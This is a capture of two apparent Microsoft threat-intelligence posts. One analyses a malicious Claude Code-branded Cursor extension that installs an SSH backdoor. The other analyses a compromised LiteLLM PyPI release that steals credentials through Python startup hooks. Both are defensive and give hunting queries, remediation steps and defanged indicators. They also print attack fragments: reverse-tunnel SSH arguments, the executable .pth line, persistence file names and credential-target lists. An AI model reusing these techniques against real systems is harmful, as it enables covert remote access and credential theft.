❌

Visualização normal

Antes de ontemCyber Threat Intel

Inside a malicious Claude Code-branded extension and its persistent SSH backdoor

30 de Outubro de 2026, 22:02

On October 29, 2026, Cursor reported that a tampered copy of Claude Code extension (anthropic.claude-code, versions 2.1.313 and 2.1.312) was available and served in the Cursor extension marketplace for a few hours to attempt a supply-chain attack on Cursor users. Cursor reports that it was live from about 2:27 AM to 1:35 PM Pacific Daylight Time (PDT). We have confirmed that the malicious packages found on Cursor marketplace were never published nor distributed from Microsoft Visual Studio Marketplace and from npm @anthropic-ai/claude-code, which were not affected by this incident. Anthropic confirmed to Microsoft that their systems were not compromised and they did not develop the malicious package posted in Cursor marketplace. At this time, all evidence suggests that the incident is limited to Cursor marketplace.

Microsoft Threat Intelligence analyzed the injected JavaScript embedded in the malicious extension package. The injected loader runs when the extension module loads and attempts to add an attacker-controlled Secure Shell (SSH) key, enable the local SSH service, establish reverse SSH forwarding, configure persistence, and report host details. Successful remote access depends on host privileges, SSH configuration, and the attacker’s server configuration; however, the loader may still write keys and persistence artifacts even when tunnel access fails.

Organizations should identify systems that installed or automatically updated to this version from the Cursor marketplace, preserve evidence, remove confirmed malicious artifacts, review endpoint and network telemetry, and rotate credentials or revoke sessions when investigation indicates exposure. Microsoft customers can use the detections and hunting guidance in this post after the listed coverage and query validation gates are complete.

Attack chain overview

A malicious artifact associated with the Cursor Marketplace incident included a JavaScript function that executed before the extension’s expected code. When the module loads, this function can use Node.js APIs to collect host information, modify files, and execute operating-system commands. The following sections describe capabilities and attempted actions based on our analysis of the injected code.

Attack chain


The loader first collects host reconnaissance. It then attempts to install an SSH key, enable SSH, create a reverse tunnel, and configure persistence. A delayed callback subsequently attempts to send host details. The following sequence reflects code execution order; it does not prove that every step succeeded on every host.

  1. Module loading and reconnaissance collection. The injected function executes before normal extension initialization and collects host and user information.
  2. SSH access preparation. The loader appends an embedded public key and attempts to enable the local SSH service.
  3. Reverse forwarding. An embedded tunnel identity authenticates an outbound connection that requests forwarding to the workstation’s SSH port.
  4. Platform-specific persistence. Scripts and startup configuration are written to relaunch the connection.
  5. Host reconnaissance reporting. After the access and persistence setup attempts, a delayed callback attempts to transmit the previously collected host details and selected environment-variable names.
Five-step attack chain showing host reconnaissance, SSH key installation, reverse tunneling, cross-platform persistence, and delayed reporting to attacker infrastructure.
Figure 1. Attack chain reconstructed from the injected code.

The loader uses embedded components and built-in system tools to establish persistent access without downloading another executable. It suppresses command output and silently catches errors to conceal failures and malicious activity, while the extension continues functioning normally to avoid alerting users.

Host reconnaissance collection

The loader collects the hostname, username, operating system, architecture, home directory, working directory, and global Git email. It also looks for environment-variable names containing terms such as KEY, TOKEN, SECRET, PASS, AWS, or GCP, keeping up to forty matches.

The callback sends matching environment-variable names, not values. This reveals potentially sensitive configuration categories but does not demonstrate theft of the secrets stored in those variables.

Collection occurs during module loading. The collected details are retained for the delayed reporting callback described after the persistence stage.

SSH authorization and tunnel identities

The loader uses two SSH identities with distinct roles. One public key authorizes access to the workstation’s user account, while a separate private key authenticates the outbound connection to the tunnel server. First, the loader checks the user’s authorized_keys file for the comment svc-telemetry. If the marker is missing, it appends an embedded Ed25519 public key. That creates an authorization entry for whoever holds the corresponding private key, subject to the local SSH server’s configuration.

Next, it decodes a separate private key for the outbound connection. The initial copy is written to a hidden temporary file named .stk_ followed by ten hexadecimal characters derived from the hostname and home directory. SSH receives that file through its -i option and connects using the remote account tunnel.

The public-key material is redacted but the format is similar to the following:

ssh-ed25519 [REDACTED PUBLIC KEY] svc-telemetry

Protocol Tunneling (T1572): reverse SSH forwarding

The tunneling SSH process is launched with the command line containing the following arguments:

-N -R '*:0:localhost:22'

It requests a listening port on the remote SSH server and forwards connections through the tunnel to port 22 on the victim’s loopback interface. The remote port value 0 asks the server to allocate a port; it does not change the local target from port 22. The -N option tells SSH not to run a command on the tunnel server.

This design starts with an outbound connection from the workstation rather than waiting for a direct inbound connection to it. The loader disables ordinary host-key checking, bypasses the normal known-hosts file, sets keepalives, and avoids interactive prompts. On Unix-like systems it prefers autossh, falling back to ssh; on Windows it uses a hidden PowerShell loop. The loops wait sixty seconds after SSH exits before retrying.

Terminal command configuring outbound reverse SSH forwarding to the workstation’s local SSH service on port 22.
Figure 2. Terminal-style SSH command configuring an outbound reverse tunnel from a server-assigned remote port to the workstation’s local SSH service on port 22. Host-key verification is disabled, and the identity-file path is redacted.

A running SSH process does not necessarily mean the attacker gained access. Both the attacker’s server and the victim’s workstation must allow the connection, and server settings determine whether the tunnel is publicly reachable. Cursor reports that errors and administrator-permission requirements blocked SSH access on most macOS and Windows hosts. However, the malware could still attempt to plant its SSH key, establish persistence, and report host information.

Platform-specific startup persistence

The loader writes platform-specific scripts and startup configuration outside the extension directory. The following table summarizes these mechanisms and their associated artifacts. The code attempts to configure persistence, but the presence of an artifact alone does not establish that the startup mechanism ran successfully.

PlatformStartup mechanismKey artifacts
macOSUser LaunchAgent with RunAtLoad and KeepAlive~/Library/LaunchAgents/com.apple.sysmond.plist, ~/.config/.smt,

~/.config/.smtk
LinuxUser-crontab @reboot entry~/.config/.smt, ~/.config/.smtk
WindowsAttempted SysMon scheduled task requesting SYSTEM execution%USERPROFILE%\.config\smt.cmd, %USERPROFILE%\.config\smtk
Windows fallbackBatch file in the user’s Startup folder%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\sysmon.cmd

On Unix-like systems, the .smt script reconstructs the persistent .smtk identity when it runs, then starts its own SSH retry loop. On Windows, the loader writes the identity and batch script directly.

The startup objects use names such as SysMon and com.apple.sysmond, which resemble monitoring components. Behind these names, their configured actions invoke the generated scripts that maintain reverse SSH forwarding.

Mitigation and protection guidance

Immediate actions

Run advanced hunting queries below to identify affected systems and investigate systems where users installed or automatically updated anthropic.claude-code version 2.1.313 and 2.1.312 through the Cursor Extension Marketplace. Review extension-installation records and correlate endpoint, network, file, process, and authentication telemetry with the published indicators. Preserve the extension package, modified SSH authorization files, generated keys and scripts, and startup configuration before cleanup. Isolate devices with evidence of loader execution or backdoor installation.

Remediation actions

After evidence collection, check the affected user’s ~/.ssh/authorized_keys on macOS and Linux for the attacker-controlled key labeled svc-telemetry. On Windows, check both %USERPROFILE%\.ssh\authorized_keys and C:\ProgramData\ssh\administrators_authorized_keys, where present. Confirm the key against the fingerprint in Indicators of Compromise before removing the exact unauthorized entry. Preserve unrelated SSH keys and legitimate remote-development configuration. A missing marker alone should not replace review of the installation, process, network, and persistence evidence.

Remove the trojanized extension and confirmed malicious persistence after evidence collection. Inspect each startup object’s configured action before removal; names alone are not sufficient to distinguish malicious objects from legitimate monitoring software.

  • macOS: Unload and remove the malicious user LaunchAgent at ~/Library/LaunchAgents/com.apple.sysmond.plist and remove its associated ~/.config/.smt script and ~/.config/.smtk identity.
  • Linux: Remove the malicious user-crontab @reboot entry referencing ~/.config/.smt, preserving unrelated entries, and remove the associated script and ~/.config/.smtk identity.
  • Windows: Remove the malicious SysMon scheduled task, the Startup-folder sysmon.cmd fallback, and associated %USERPROFILE%\.config\smt.cmd and %USERPROFILE%\.config\smtk files.
  • All applicable platforms: Stop confirmed malicious SSH and retry processes and remove their temporary .stk_ identity files after collection.

Cursor published platform-specific checks and remediation scripts in its security notice. Review the scripts and execution requirements before use, then verify that no listed artifacts remain. Cleanup does not replace investigation of device activity during the exposure window.

Removing or updating the extension does not remove artifacts written outside its installation directory. Remove confirmed unauthorized SSH keys, tunnel identities, scripts, and startup entries separately. Cursor’s reported server takedown does not remove artifacts already present on a device.

Follow-up Investigation and recovery

Review telemetry after the extension loaded for SSH key acceptance, tunnel processes, local SSH sessions, command execution, and file activity. Rotate credentials and revoke sessions from a known-clean device when telemetry indicates credential access or when device trust cannot be restored. Rebuild the device when required by the investigation and verify that the tunnel and startup artifacts do not return after login or restart.

To reduce the risk of malicious extensions and extension-based supply chain attacks, organizations using Cursor should apply the relevant controls in Cursor’s security-hardening guidance, including restricting extensions to approved publishers and configuring an extension installation cooldown to delay installation of newly published versions. These measures can help limit exposure to malicious releases.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

TacticObserved activityMicrosoft Defender coverage
ExecutionExecution of suspicious shell scripts to support backdoor activity.Microsoft Defender for Endpoint
– Suspicious activity originating from a code editor

Microsoft Defender Antivirus
– Trojan:MacOS/SmtShellMal.A
– Trojan:JS/CredTheft.MS!MTB
PersistenceAddition of SSH authorized keys or loading of macOS LaunchAgents to maintain unauthorized access and Scheduled Task on windows.Microsoft Defender for Endpoint
– Suspicious addition of an SSH key
– Suspicious launchctl tool activity
– Suspicious scheduled task
Defense EvasionUse of a macOS launch configuration that impersonates a legitimate Apple system service.Microsoft Defender for Endpoint
– Suspicious Plist modifications

Microsoft Defender Antivirus
– Trojan:MacOS/MalPlistSysmond.A
Command and ControlUse of SSH reverse tunnels to enable backdoor access to a compromised device.Microsoft Defender for Endpoint
– Suspicious SSH tunneling activity

Microsoft Defender Antivirus
– HackTool:MacOS/RevAnthShell.A

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender XDR Threat analytics

Activity Profile: Malicious Claude Code branded extension v2.1.313 contains a persistent SSH backdoor

Advanced hunting queries

The following queries use the Microsoft Defender XDR advanced hunting schema and the time range selected in the portal. A result is an investigative lead, not proof of compromise.

Connections to the reported infrastructure

Find network events involving the reported IP address during the last 30 days, including the process responsible for each connection.

DeviceNetworkEvents
 | where Timestamp > ago(30d)
 | where RemoteIP == "134.209.82.225"
     or RemoteUrl has "134.209.82.225"
 | project Timestamp,
           DeviceName,
           InitiatingProcessFileName,
           InitiatingProcessCommandLine,
           RemoteIP,
           RemotePort,
           RemoteUrl

Reported malicious file and persistence artifacts

Find file events matching the reported SHA-256 hash, artifact filenames, or filename prefix during the last 30 days. Filename matches are hunting leads and require investigation.

DeviceFileEvents
 | where Timestamp > ago(30d)
 | where SHA256 == "ecb58cb29078d9646ad1dcdbe51526f2d9cfea06be5fb2ab183e8ecc3ab6bf15"
     or FileName in~ (
         ".smt",
         ".smtk",
         "smt.cmd",
         "smtk",
         "sysmon.cmd",
         "com.apple.sysmond.plist"
     )
     or FileName startswith ".stk_"
 | project Timestamp,
           DeviceName,
           ActionType,
           FolderPath,
           FileName,
           SHA256,
           InitiatingProcessFileName,
           InitiatingProcessCommandLine

SHA-256 values might not be populated for every file event. The filename and prefix conditions provide additional hunting leads.

Possible Windows scheduled-task persistence

Find scheduled-task creation events whose additional fields contain both reported terms, SysMon and smt, during the last 30 days.

DeviceEvents
 | where Timestamp > ago(30d)
 | where ActionType == "ScheduledTaskCreated"
 | where AdditionalFields has "SysMon"
     and AdditionalFields has "smt"
 | project Timestamp,
           DeviceName,
           AccountName,
           AdditionalFields,
           InitiatingProcessFileName,
           InitiatingProcessCommandLine

Possible macOS LaunchAgent persistence

Find plist-property modification events whose FolderPath matches the reported com.apple.sysmond.plist artifact.

DeviceEvents
 | where ActionType == "PlistPropertyModified"
 | where FolderPath has "com.apple.sysmond.plist"

MITRE ATT&CK techniques

The following mappings describe behaviors implemented or attempted by the analyzed loader, not confirmed execution on every affected host. They do not establish attribution to a particular threat actor.

TechniqueCode behavior
T1098.004 – SSH Authorized KeysAdds an embedded public key to the user’s authorization file.
T1572 – Protocol TunnelingRequests reverse SSH forwarding to the workstation’s local SSH service.
T1053.003 – CronAttempts a Linux user-crontab @reboot entry.
T1053.005 – Scheduled TaskAttempts a Windows startup task requesting SYSTEM execution.

Indicators of compromise (IOCs)

The following indicators are associated with the publicly analyzed JavaScript sample. The remote address is defanged. Contextual strings and paths require behavioral correlation and should not be treated as conclusive evidence of compromise on their own.

IndicatorTypeDescription
134.209.82[.]225IP addressConfigured remote SSH and HTTP destination
hxxp://134[.]209[.]82[.]225:8099/beaconURLReconnaissance endpoint; correlate with the configured address
svc-telemetryKey commentInstalled authorization-key marker; verify the key material
SHA256:0Z6R+DF64Do2nwQic8a7kkfDLNNk4IiK+2U2Rci4htkSSH key fingerprintInstalled authorization-key fingerprint
.stk_[0-9a-f]{10}Filename patternTemporary tunnel identity; pattern rather than literal filename
ecb58cb29078d9646ad1dcdbe51526f2d9cfea06be5fb2ab183e8ecc3ab6bf15SHA256JavaScript entry point; not a Visual Studio extension (VSIX) package hash
7e0a52885fadee05544a9e99eb18c792bec05900a5e1a66d68f8383decb0e278SHA256Decoded tunnel private-key file
~/Library/LaunchAgents/com.apple.sysmond.plistFilepathmacOS persistence artifact; inspect its launch action

References

Learn More

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post Inside a malicious Claude Code-branded extension and its persistent SSH backdoor appeared first on Microsoft Security Blog.

Inside the LiteLLM 1.107.0 supply chain compromise: Credential theft through Python startup hooks

On October 21, 2026, a compromised LiteLLM 1.107.0 release was published to the Python Package Index (PyPI) and distributed through official container images. The malicious package added files that Python could execute during normal interpreter initialization. An application did not need to import LiteLLM for the payload to run: starting Python in an affected environment could be enough.

Microsoft analyzed two execution paths in the affected wheels: a credential collector launched through a path extension, and a Unix-oriented loader persisted through site-specific configuration. The collector targeted authentication material across developer tools, AI applications, cloud environments, browsers, and infrastructure. A separate database module attempted to read selected credential and model-configuration records from the LiteLLM proxy.

Endpoint observations on Windows and macOS matched the recovered collector’s discovery, encryption, and outbound-connection behavior. In one Windows example, a routine Python invocation to install an unrelated dependency activated the collector. This distinction matters for response: investigators should not start Python or pip inside a suspect environment to determine whether the malicious package is present.

This blog explains the startup mechanisms, the credentials the payload could reach, and the evidence defenders can use to investigate exposure. It also provides Microsoft Defender detection information, advanced hunting queries, and recovery guidance. Removing the package or a release tag is not sufficient recovery. Organizations must address the affected Python environment, any surviving processes, and credentials accessible to the compromised identity.

Attack overview

LiteLLM is commonly deployed as a gateway between applications and model providers. In that position it may have access to model-provider API keys, database connection strings, workload identities, routing configuration, and tenant policy data. The same package is also used on developer workstations, build agents, test systems, and containers, which widened the set of environments that could be exposed by the compromised release.

According to LiteLLM maintainers, stolen developer GitHub credentials were used to alter the release workflow and redirect it to the lookalike repository Berri-AI/litellm rather than the legitimate BerriAI/litellm repository. A credential associated with another developer account was then used to satisfy a production approval step. Microsoft has not independently determined how the attacker first accessed the upstream environment or obtained those credentials.

The compromised package used Python startup mechanisms to execute malicious code automatically, meaning exposure was not limited to systems actively using a LiteLLM gateway. Developer workstations, continuous integration and continuous delivery/deployment (CI/CD) agents, test environments, containers, and other systems that started Python with the affected package installed could also execute the payload. The malicious code supported credential collection and, on Unix-based systems, retrieval and execution of additional Python code.

Diagram showing compromised LiteLLM 1.107.0 installing Python startup files that automatically launch a credential collector. Stolen developer, cloud, browser, SSH, environment, and LiteLLM database data is encrypted and sent to an attacker-controlled endpoint. An optional Unix path can retrieve and execute additional Python code; this activity was not confirmed.
Figure 1: Compromised LiteLLM 1.107.0 execution flow.

1. Compromised package distribution

The compromised LiteLLM 1.107.0 release delivered malicious Python startup files to environments where the package was installed.

2. Automatic payload execution

Python startup processing launched the credential collector without requiring the application to actively use LiteLLM gateway functionality.

3. Credential and sensitive-data collection

The collector targeted developer credentials, cloud credentials, browser data, SSH material, environment variables, and LiteLLM database data accessible to the affected process.

4. Encryption and exfiltration

Collected data was encrypted and transmitted to an attacker-controlled endpoint.

5. Conditional retrieval and execution of additional code

On Unix-based systems, the payload supported retrieving and executing additional Python code, although this activity was not confirmed.

Technical details

Compromised package distribution and automatic payload execution

The compromised wheel packaged cook.pth, cook.py, and sitecustomize.py under litellm-1.107.0.data/purelib/. During installation, these files were relocated into the Python environment’s library directory, outside the normal litellm application directory. This placement enabled execution through Python’s normal site initialization, which processes executable import statements in .pth files and later attempts to import the sitecustomize module.

The first execution path began with the single executable line in cook.pth: “import cook”. This loaded cook.py, whose wrapper Base64-decoded and zlib-decompressed an embedded Python program before executing the recovered source. The program identified itself as PRIVCOLLECT and performed credential collection in a daemon thread.

Python code checks the PRIVCOLLECT_ACTIVE flag, then launches the credential collector in a daemon thread or synchronously.
Figure 2. The executable .pth line imports cook, and the recovered collector starts a daemon thread after checking its inherited environment flag.

Before starting the thread, the collector checked the inherited PRIVCOLLECT_ACTIVE environment variable. A nonempty value caused it to return; otherwise, it set the flag, limiting duplicate collection in descendant processes. After an upload returned HTTP 200, it attempted to write /tmp/.pc_once_72129118c59f5636c0bb. These duplicate-suppression gates were not containment controls: startup alone did not prove collection or upload completed, because a short-lived process could exit before the thread finished, while write failures or temporary-storage changes could leave the marker absent.

Python code decodes and executes an embedded Base64- and zlib-encoded payload. The recovered Linux collector configuration specifies an upload endpoint and RSA key, and enables asynchronous collection of system, browser, SSH, shell-history, and cloud-credential data.
Figure 3. Encode Cook.py file and decoded PRIVCOLLECT credential Stealer configuration.

A second startup mechanism used sitecustomize.py, providing a separate Unix-oriented execution path with an embedded collector and functionality to retrieve and execute additional Python code from a remote host. Remote retrieval and execution through this path were not confirmed.

Together, these mechanisms extended potential exposure beyond active LiteLLM deployments: simply starting Python in an affected environment could activate the malicious code, even when LiteLLM itself was never imported. Because the startup files resided outside the litellm application directory, removing only the application files could leave the malicious startup components behind.

Credential and sensitive-data collection

The recovered collector was designed to gather sensitive authentication material across developer tools, AI applications, cloud environments, browsers, and infrastructure. It runs multiple collection modules sequentially with independent error handling, allowing collection to continue even when individual targets are unavailable or inaccessible.

TargetRecovered collection behavior
Developer and AI toolsReads selected authentication and configuration files for AI assistants, integrated development environments (IDEs) , GitHub Copilot, VS Code, and MCP integrations. Collects fixed paths and top-level JSON files in selected tool directories under a collection budget.
Source control and package ecosystemsSearches Git credentials, package-manager configuration, selected dotenv files, and private-key extensions. Shallow directory walks and file-size limits constrain these searches.
Cloud and workload credentialsReads AWS, Azure CLI, and Google Cloud configuration or credential caches; Kubernetes service-account files; Docker configuration; and mounted secrets. It also attempts AWS and GCP metadata credential retrieval.
Browsers and user historiesAccesses Chromium-family and Firefox credential-related data and browsing history, plus shell, database-client, and interactive-tool histories. Password decryption is platform- and format-dependent.
Process environmentsCollects its own environment and, on Linux, other process environments readable through procfs. This can expose secrets beyond variables explicitly configured for the LiteLLM process.
Private keys and infrastructureTargets readable Secure Shell (SSH) material and selected GNU Privacy Guard (GPG), Transport Layor Security (TLS), CI/CD, Vault, and infrastructure-tool configuration. A target appearing in the code does not establish successful access.
LiteLLM proxy dataWhen its prerequisites are satisfied, starts a Python child using Prisma to read selected fields from two proxy database tables, with a 500-row limit for each query

Encryption and exfiltration

After collection, the payload serializes module results and host metadata as JSON. Each run generates a 32-byte AES key and a 16-byte initialization vector. AES-256-CBC encrypts the collection document; an embedded 4,096-bit RSA public key wraps the AES key using OAEP. The OpenSSL path tries SHA-256 and then SHA-1 for OAEP, and the resulting metadata records the selected digest.

Python code encrypts collected data with AES, wraps the key with RSA, packages the results in a gzip archive, and uploads it.
Figure 4. The collector generates a fresh AES key and IV, wraps the key with RSA, and packages the encrypted collection in a gzip tar archive before attempting upload. Selected code excerpts are wrapped for readability.

The collector places three members in a gzip-compressed tar archive: data.bin, containing the initialization vector (IV) and encrypted collection; key.bin, containing the wrapped AES key; and hdr.json, containing plaintext envelope metadata. It then attempts an HTTP POST to hxxp://www[.]litellm[.]dev/healthcheck, using application/octet-stream, a fixed browser-like User-Agent, and a body checksum in an X-SHA256 header. The upload routine retries and treats only HTTP 200 as success.

The OpenSSL backend creates temporary directories beginning with .pc_e_, stages input and output files and removes them after use.

Conditional retrieval and execution of additional code

In addition to the credential collector, the compromised package contained a separate Unix-oriented loader in sitecustomize.py, designed to retrieve and execute additional Python code. When Python starts, the loader takes an exclusive lock on /tmp/remote_code_loader.lock so that only one instance runs per host and detaches into the background. Each cycle reads a GitHub-hosted domain.txt file, which acts as a mutable pointer to an attacker-controlled server.

Figure 5. The remote-loader path checks the pointer and DNS before retrieving code, then compiles and executes the response without a content-signature check.

If a valid server address is returned and successfully resolved, the loader is designed to request /codepy from that server, compile the returned content, and execute it as Python code within the affected environment. This gives the attacker a mechanism to change the second-stage payload without publishing another compromised LiteLLM package. This loader is separate from the credential collector delivered directly in the compromised package.

At the time the cited researchers examined domain.txt, it was empty and no second-stage retrieval or execution was confirmed. Because the file could be changed, the loader remained a re-armable remote-code execution mechanism.

Mitigation and protection guidance

Microsoft recommends the following actions for organizations that installed, mirrored, or built images with LiteLLM 1.107.0:

  • Find and contain every affected copy. Identify LiteLLM 1.107.0 across installed environments, uv and pip caches, internal package mirrors, lock files, build outputs, and container images. Scope mutable container tags and the relevant exposure windows once validated and compare artifacts with the customer-ready hashes in the indicators of compromise section. For background, see secure software supply chain practices and Docker image digests. Digests are preferable to mutable tags because they identify immutable image content.
  • Prevent Python execution and investigate from outside the environment. Isolate affected developer workstations, build agents, test systems, containers, and AI gateway hosts. Where operationally safe, stop running Python processes and prevent automation from restarting them. Do not run python, pip, or other commands that invoke the affected interpreter during evidence collection; inspect the environment with trusted tools from a known-clean system. Python normally processes site configuration, including executable import lines in .pth files, during initialization.
  • Rebuild from verified artifacts. Confirm that cook.pth, cook.py, and sitecustomize.py were removed from the environment library path. Rebuilding is more reliable than assuming that deleting the litellm directory cleaned the top-level startup files.
  • Rotate reachable credentials from a known-clean machine. Include model-provider keys, cloud and workload credentials, CI/CD secrets, source-control and registry tokens, SSH and GPG keys, AI coding-tool tokens, and browser sessions available to the affected identity. On proxy hosts, include stored provider credentials and DATABASE_URL. Revoke affected identity sessions rather than assuming password or key rotation immediately invalidates every active token or application session. See revoke user access in Microsoft Entra ID.
  • Correlate before declaring compromise. Combine file hashes, Python process ancestry, .pc_e_ cryptographic staging, network destination, workload identity, and subsequent cloud or identity use. Do not use package presence or a generic filename as the sole verdict.
  • Restrict outbound access. Developer workstations, build agents, test systems, containers, and AI gateway hosts should not have unrestricted outbound HTTP access unless required. Route outbound traffic through managed egress controls, deny unnecessary destinations, and allowlist required services. See control outbound internet access from Azure.
  • Enable Microsoft Defender for Endpoint protections. Onboard supported developer workstations, build agents, and AI gateway servers to Microsoft Defender for Endpoint, and enable Microsoft Defender Antivirus real-time and cloud-delivered protection where supported. See configure always-on protection and configure cloud protection.

Microsoft Defender XDR detections

As of October 22, 2026, the following Microsoft Defender Antivirus signatures and Microsoft Defender for Endpoint alerts were available for activity associated with the compromised LiteLLM 1.107.0 release. Detection names and availability may change as protection is updated.

Tactic Observed activity Microsoft Defender coverage
Initial Access / ExecutionMalicious components associated with the compromised package are detected and blocked; related suspicious script and network activity is identified across endpoints and cloud workloads.Microsoft Defender Antivirus
– Trojan:PyPI/Stealer.SA
– Trojan:PyPI/LiteLlmSupplyChain.A
– Trojan:PyPI/LiteLlmSupplyChain.B
– Backdoor:PyPI/LiteLlmSupplyChain.C

Microsoft Defender for Endpoint
– Suspicious script launched
– Suspicious network connection observed
Command and Control / Credential AccessCredential-like data is staged by Python and followed by network activity to a public destination, including malicious-domain lookups and OpenSSL activity associated with the compromise.Microsoft Defender for Endpoint
– Possible theft of passwords and other sensitive web browser information
– Suspicious OpenSSL command launch

Microsoft Defender for Cloud
Microsoft Defender for Cloud triggers below detections for related activity in Azure App Service and Kubernetes workloads:

– OpenSSL activity associated with possible LiteLLM compromise detected
– DNS lookup of a known malicious domain
Vulnerability ManagementDevices vulnerable to this security issue are surfaced for remediation.Microsoft Defender Vulnerability Management
– Endpoints exposure tab in the Microsoft Defender portal: TVM-2026-0003

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. This report provides intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender XDR Threat analytics

Inside the LiteLLM 1.107.0 supply chain compromise: Credential theft through Python startup hooks

Advanced hunting

These queries support investigation of the stages discussed above. Select the appropriate lookback in Defender XDR and correlate results with environment, process and identity evidence. They are investigation leads, not standalone verdicts.

Connections to the collector domain

Normalize URL/hostname observations before matching the campaign domain. The query rejects suffix lookalikes such as www[.]litellm[.]dev[.]example; a match still needs process and workload context.

DeviceNetworkEvents
| extend UrlForParsing = iff(RemoteUrl contains "://",
    RemoteUrl, strcat("http://", RemoteUrl))
| extend RemoteHost = trim_end(@"\.",
    tolower(tostring(parse_url(UrlForParsing).Host)))
| where RemoteHost in ("www.litellm.dev", "litellm.dev")
| project Timestamp, DeviceId, DeviceName, ActionType,
    RemoteUrl, RemoteIP, RemotePort, InitiatingProcessFileName,
    InitiatingProcessId, InitiatingProcessCreationTime, ReportId

Known startup-file hashes

The four hashes cover LF and CRLF variants. A missing SHA-256 field limits this hunt; a generic filename is not an equivalent match.

DeviceFileEvents
| where SHA256 in~ (
    "9dd0a3926f96a37eb86cf1ee2310d9be93139cc4ebef3ef9e2efe9531390be25",
    "03ac2a8b752605d1d7710979c17ff18b03dd978203ba23ba97fd8ce3d6f897ea",
    "34bef04fe88ac9d0aae0475630b1738681d15b94f233ac8aa46eacf5968305fa",
    "b6122440d0d9cb1eb1ade9933f49214da8c31288de7710c076c2680dfa528465",
    "7f191632e7320705d154b85204f1ae546b543acbd7e8861229b76f5042b92bdb",
    "84dc8c82c0a4a4a62552ef826b49fcc86d1a5c4a5d0f2c06665723f93d129d7d")
| project Timestamp, DeviceId, DeviceName, ActionType,
    FileName, FolderPath, SHA256, InitiatingProcessFileName,
    InitiatingProcessId, InitiatingProcessCreationTime, ReportId

Inline database-collection program

Look for the sensitive table/field pair together with the query API, serialization and complete output-suppression pattern. Legitimate exports may overlap. The recovered parent’s /proc prerequisite limits its applicability; raw arguments are omitted because they can contain a database secret.

DeviceProcessEvents
| where FileName startswith "python" or FileName startswith "platform-python"
| where strlen(ProcessCommandLine) <= 4096
| where ProcessCommandLine contains_cs "-c "
| where (ProcessCommandLine contains_cs "LiteLLM_CredentialsTable"
        and ProcessCommandLine contains_cs "credential_values")
    or (ProcessCommandLine contains_cs "LiteLLM_ProxyModelTable"
        and ProcessCommandLine contains_cs "litellm_params")
| where ProcessCommandLine contains_cs "query_raw"
| where ProcessCommandLine contains_cs "json.dumps("
    or ProcessCommandLine contains_cs "json.dump("
| where ProcessCommandLine contains_cs "os.devnull"
    and ProcessCommandLine contains_cs "os.dup2"
| project Timestamp, DeviceId, DeviceName, FileName,
    ProcessId, ProcessCreationTime, InitiatingProcessFileName,
    InitiatingProcessId, InitiatingProcessCreationTime, ReportId

Collector-like encryption staging

The staging prefix plus encryption operation identifies a behavioral lead, not an upload or a uniquely malicious OpenSSL invocation. Alternate backends are outside this query, and key-bearing arguments are not projected.

DeviceProcessEvents
| where FileName in~ ("openssl", "openssl.exe")
| where ProcessCommandLine contains_cs ".pc_e_"
| where (ProcessCommandLine contains_cs " enc "
        and ProcessCommandLine contains_cs "-aes-256-cbc")
    or ProcessCommandLine contains_cs " pkeyutl "
    or ProcessCommandLine contains_cs " rsautl "
| extend CryptoOperation = iff(
    ProcessCommandLine contains_cs " enc ", "AES packaging", "RSA wrapping")
| project Timestamp, DeviceId, DeviceName, FileName, CryptoOperation,
    ProcessId, ProcessCreationTime, InitiatingProcessFileName,
    InitiatingProcessId, InitiatingProcessCreationTime, ReportId

Vulnerability/Posture Check | Is the device potentially exposed to the affected Litellm?

Use this query to identify devices potentially exposed to TVM-2026-0003. A match indicates potential exposure, not confirmed exploitation or compromise.

DeviceTvmSoftwareVulnerabilities
| where CveId == "TVM-2026-0003"

CloudProcessEvents query to detect encryption before exfiltration

Identifies OpenSSL public-key encryption using /tmp/.pc_ staging paths, consistent with key wrapping before potential exfiltration.

CloudProcessEvents
| where ProcessName == 'openssl' and ProcessCurrentWorkingDirectory has_any ('/runner/','/app','/tmp/')
    and ProcessCommandLine has_all ('pkeyutl','-encrypt','-pubin') and ProcessCommandLine contains '/tmp/.pc_'

MITRE ATT&CK techniques observed

Microsoft mapped the following techniques based on observed activity and analysis of the recovered malicious components; individual entries note where behavior was not confirmed. For standard industry documentation, refer to the MITRE ATT&CK framework.

Initial Access

Persistence

Execution

Defense Evasion

Credential Access

Discovery

Collection

Command and Control

Indicators of compromise

URLs are defanged. Use precise roles and context rather than blocking shared infrastructure indiscriminately.

IndicatorTypeRole
www[.]litellm[.]devDomainExfiltration Domain
hxxp://www[.]litellm[.]dev/healthcheckURLExfiltration URL
hxxps://raw[.]githubusercontent[.]com/letters9813/pythonclient-test/main/domain.txtURLC2 dead-drop URL
9dd0a3926f96a37eb86cf1ee2310d9be93139cc4ebef3ef9e2efe9531390be25SHA-256cook.py, variant
03ac2a8b752605d1d7710979c17ff18b03dd978203ba23ba97fd8ce3d6f897eaSHA-256cook.py, Windows wheel variant
34bef04fe88ac9d0aae0475630b1738681d15b94f233ac8aa46eacf5968305faSHA-256sitecustomize.py, variant
b6122440d0d9cb1eb1ade9933f49214da8c31288de7710c076c2680dfa528465SHA-256sitecustomize.py, Windows wheel variant
7f191632e7320705d154b85204f1ae546b543acbd7e8861229b76f5042b92bdbSHA-256cook.pth
84dc8c82c0a4a4a62552ef826b49fcc86d1a5c4a5d0f2c06665723f93d129d7dSHA-256cook.pth, variant
/tmp/remote_code_loader.lockfileLock file created by the background loader.
